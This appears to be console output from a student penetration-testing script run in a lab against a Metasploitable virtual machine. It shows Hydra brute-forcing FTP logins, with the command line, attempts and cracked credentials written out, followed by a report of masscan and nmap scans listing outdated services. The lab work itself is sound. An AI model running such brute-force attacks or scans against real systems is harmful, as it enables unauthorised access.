[ATTEMPT] target 192.168.31.138 - login "service" - pass "service" - 31 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "service" - pass "user" - 32 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "service" - pass "hostname" - 33 of 81 [child 2] (0/0)
[21][ftp] host: 192.168.31.138   login: service   password: service
[ATTEMPT] target 192.168.31.138 - login "users" - pass "cyb" - 37 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "ftp" - 38 of 81 [child 0] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "msfadmin" - 39 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "service" - 40 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "user" - 41 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "hostname" - 42 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "Topsecurity" - 43 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "metasploit" - 44 of 81 [child 0] (0/0)
[ATTEMPT] target 192.168.31.138 - login "users" - pass "hackerman" - 45 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "msfadmin" - pass "cyb" - 46 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hackerman" - pass "hackerman" - 81 of 81 [child 2] (0/0)
[STATUS] attack finished for 192.168.31.138 (waiting for children to complete tests)
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-04 11:17:29

[*] Brute-Force attack complete!

 Brute-Force results:
 ═══════════════════

# Hydra v9.4 run at 2023-08-04 11:16:37 on 192.168.31.138 ftp (hydra -L user.txt -P password.txt -s 21 -t4 -vV -o bf_results
.txt 192.168.31.138 ftp)
[21][ftp] host: 192.168.31.138   login: ftp   password: cyb
[21][ftp] host: 192.168.31.138   login: ftp   password: ftp
[21][ftp] host: 192.168.31.138   login: ftp   password: msfadmin
[21][ftp] host: 192.168.31.138   login: service   password: service
[21][ftp] host: 192.168.31.138   login: msfadmin   password: msfadmin

Brute-Force Menu
════════════════

#   Descriptions
─   ────────────
1   Specify a user list/filename for Hydra
2   Specify a password list/filename for Hydra
3   Run Crunch to generate a password list
4   Run Hydra to brute force with the password list
5   Exit Brute-Force Menu

[*] Select your option (1|2|3|4|5): 6

[-] Invalid option! Please try again.
```

```
[-] Invalid option! Please try again.

Brute-Force Menu
================

#   Descriptions
-   ------------
1   Specify a user list/filename for Hydra
2   Specify a password list/filename for Hydra
3   Run Crunch to generate a password list
4   Run Hydra to brute force with the password list
5   Exit Brute-Force Menu

[*] Select your option (1|2|3|4|5): 5

[*] Exiting Brute-Force Menu ...

[*] Compiling all results into a report ...

[*] Clearing file clutters ...

[+] Report saved in 'pentest_report.txt' for review!

[*] Exiting script ...

[*] Goodbye!
```

```
┌──(kali㉿kali)-[~/Desktop/ProjVulner]
└─$ cat pentest_report.txt
Penetration Testing Report
--------------------------
Network Mapping and Vulnerability Scanning Results:
---------------------------------------------------
Scan Date: Fri Aug  4 11:18:12 AM +08 2023

 IP              At MAC Address      Count     Len  MAC Vendor / Hostname
 ------------------------------------------------------------------------
 192.168.31.1    00:50:56:c0:00:08       1      60  VMware, Inc.
 192.168.31.2    00:50:56:e8:25:01       1      60  VMware, Inc.
 192.168.31.138  00:0c:29:85:37:e4       1      60  VMware, Inc.
 192.168.31.254  00:50:56:e8:c3:66       1      60  VMware, Inc.

-- Active scan completed, 4 Hosts found.
Masscan results:
----------------
Discovered open port 137/udp on 192.168.31.138
Discovered open port 53/udp on 192.168.31.138
Nmap UDP scan results:
----------------------
# Nmap 7.93 scan initiated Fri Aug  4 11:09:42 2023 as: nmap -sU -sV -p 137,53 -oN nmap_udp_results.txt -oX nm
ap_udp_scan.xml 192.168.31.138
Nmap scan report for msf (192.168.31.138)
Host is up (0.00022s latency).

PORT    STATE SERVICE    VERSION
53/udp  open  domain     ISC BIND 9.4.2
137/udp open  netbios-ns Samba nmbd netbios-ns (workgroup: WORKGROUP)
MAC Address: 00:0C:29:85:37:E4 (VMware)
Service Info: Host: METASPLOITABLE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug  4 11:09:42 2023 -- 1 IP address (1 host up) scanned in 0.50 seconds
Nmap TCP scan results:
----------------------
# Nmap 7.93 scan initiated Fri Aug  4 11:09:48 2023 as: nmap -sS -sV -O -T4 -p- --open -oN nmap_tcp_results.tx
t -oX nmap_tcp_scan.xml 192.168.31.138
Nmap scan report for msf (192.168.31.138)
Host is up (0.00046s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
```

END OF REPORT